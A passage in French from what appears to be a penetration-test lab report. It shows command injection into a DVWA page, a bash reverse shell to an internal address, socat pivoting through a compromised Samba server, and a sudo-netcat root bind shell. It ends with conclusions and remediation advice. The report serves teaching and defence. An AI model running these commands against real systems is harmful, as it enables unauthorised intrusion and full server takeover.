- **,fork** : créer un nouveau processus pour chaque nouvelle connexion
- **TCP:172.18.0.2:5555** : rediriger tout le trafic vers la machine kali sur le port 5555
- **&** : permet de mettre la commande en arrière-plan.

```
root@8734220d4bf1:~# socat TCP-LISTEN:5555,fork TCP:172.18.0.2:5555 &
[1] 1289
```

Nous avons vu qu'il était possible d'injecter des commandes depuis le site. Nous exécutons donc la commande **;bash -c 'bash -i >& /dev/tcp/172.19.0.3/5555 0>&1'** pour établir un reverse shell, et forcer le serveur à ouvrir une connexion interactive vers l'adresse du Samba côté WebApp afin d'en prendre le contrôle à distance sur le port 5555.

Depuis notre machine attaquante, on écoute sur le port **5555** avec **netcat**, ce qui nous permet de nous connecter au shell du serveur **WebApp** en passant par le **pont** effectuer sur le Samba avec socat.

```
(root@94617319dba6)-[/]
# nc -lvnp 5555
listening on [any] 5555 ...
connect to [172.18.0.2] from (UNKNOWN) [172.18.0.4] 32822
bash: cannot set terminal process group (307): Inappropriate ioctl for device
bash: no job control in this shell
www-data@694545c96342:/var/www/html/vulnerabilities/exec$
```

Maintenant que nous sommes sur le terminal du serveur WebApp, nous listons les privilèges de l'utilisateur actuel en affichant les commandes que nous sommes autorisés à exécuter avec les droits **root** via **sudo**, dans le but de trouver une faille potentiel.

```
www-data@694545c96342:/var/www/html/vulnerabilities/exec$ sudo -l
sudo -l
Matching Defaults entries for www-data on 694545c96342:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User www-data may run the following commands on 694545c96342:
    (root) NOPASSWD: /bin/nc
```

Nous remarquons que le système présente une vulnérabilité **d'escalade de privilèges** car l'utilisateur **www-data** (nous) peut exécuter l'outil netcat avec les droits **root** sans mot de passe, permettant ainsi une prise de contrôle totale de la machine.

Pour exploiter au maximum cette erreur de configuration sur le serveur, nous rentrons une nouvelle commande depuis le site DVWA qui permet d'exploiter la configuration **NOPASSWD** identifiée précédemment pour lancer un **bind shell** avec les privilèges **root**, en ouvrant un accès administrateur total sur le port **6666** sans aucune restriction.

- ; **sudo /bin/nc -e /bin/bash -lp 6666**

Depuis le serveur Samba, nous tuons l'ancien socat pour en relancer un nouveau, cette fois-ci sur le port 6666. Nous créons un pont pour se connecter au **shell root** que nous avons ouvert avec la commande ; **sudo /bin/nc -e /bin/bash -lp 6666** sur le serveur WebApp.

```
root@8734220d4bf1:~# pkill socat
[1]+  Exit 143                  socat TCP-LISTEN:5555,fork TCP:172.18.0.2:5555
root@8734220d4bf1:~# socat TCP-LISTEN:6666,fork TCP:172.19.0.2:6666 &
[1] 1292
```

Maintenant que tout est en place il ne reste plus qu'à se connecter via netcat sur notre machine attaquante avec la commande **nc 172.18.0.4 6666**. Cette commande nous permet de nous connecter au pont et d'accéder au **shell** du serveur **WebApp** en tant que **root**.

```
(root@94617319dba6)-[/]
# nc 172.18.0.4 6666
whoami
root
```


Il ne reste plus qu'à améliorer notre **reverse shell** en rentrant les mêmes commandes que pour le premier reverse shell.

```
script /dev/null -c bash
Script started, file is /dev/null
root@694545c96342:/var/www/html/vulnerabilities/exec# ^Z
[1]+  Stopped                  nc 172.18.0.4 6666
```

```
(root@94617319dba6)-[/]
# stty raw -echo ; fg
nc 172.18.0.4 6666
reset
reset: unknown terminal type unknown
Terminal type? screen
```

```
root@694545c96342:/var/www/html/vulnerabilities/exec# whoami
root
root@694545c96342:/var/www/html/vulnerabilities/exec#
```


6. BILAN

a. CONCLUSION

L'objectif initial, qui était de prendre le contrôle total des serveurs **SAMBA** et **WebApp** avec les privilèges "**root**", a été atteint avec succès.

Points clés de l'analyse :

- **Compromission initiale (Serveur Samba)** : L'utilisation d'une version obsolète de **Samba (4.6.3)** a permis l'exploitation d'une faille de type exécution de code à distance (**CVE-2017-7494**). Le manque de restrictions sur le partage "**myshare**", accessible en écriture, a facilité l'injection d'un **payload** malveillant.
- **Pivotement et Progression** : L'accès root obtenu sur le premier serveur a servi de point d'appui (pivot) pour atteindre un réseau interne normalement isolé. L'utilisation de tunnels SSH et de Proxychains a permis de contourner les segmentations réseau pour cibler le serveur WebApp.
- **Vulnérabilités Web et Escalade** : Le serveur WebApp présentait une faille d'injection de commande (Command Injection) via l'interface DVWA. Enfin, une configuration sudo permissive (NOPASSWD pour netcat) a permis une escalade de privilèges immédiate vers le compte root.

b. REMÉDIATION

1. Gestion des Correctifs et Mises à Jour (Priorité Haute)

- **Mettre à jour Samba** : La version 4.6.3 est vulnérable à la CVE-2017-7494. Il est impératif de passer à une version supérieure pour corriger cette faille critique d'exécution de code à distance.
- **Maintenance système** : Établir une politique de **mise à jour régulière** des systèmes d'exploitation et des services (Apache, etc.) pour éviter l'exploitation de vulnérabilités connues.

2. Durcissement de la Configuration (Priorité Haute)

- **Principe du moindre privilège (Sudoers)** : **Supprimez l'autorisation** d'exécuter **netcat** via **sudo** sans mot de passe. Netcat ne devrait jamais être accessible avec des droits root à un utilisateur web (www-data).

3. Sécurité du site Web (Priorité Moyenne)

- **Filtrage des entrées** : Pour la section "Command Injection", le code doit être **modifié** pour empêcher l'utilisation de métacaractères (comme le ;) qui permettent d'enchaîner des commandes. Nous conseillons d'utiliser des **fonctions de filtrage** strictes ou des **API** prédéfinies plutôt que l'exécution directe de commandes shell.

- **Gestion des identifiants : Changez les mots de passe** par défaut (admin/password) du service DVWA.

4. Défense en Profondeur (Priorité Moyenne)

- **Surveillance des flux** : Mettez en place un système de détection d'intrusion (IDS) pour repérer l'utilisation anormale de tunnels SSH ou de redirections de ports via socat.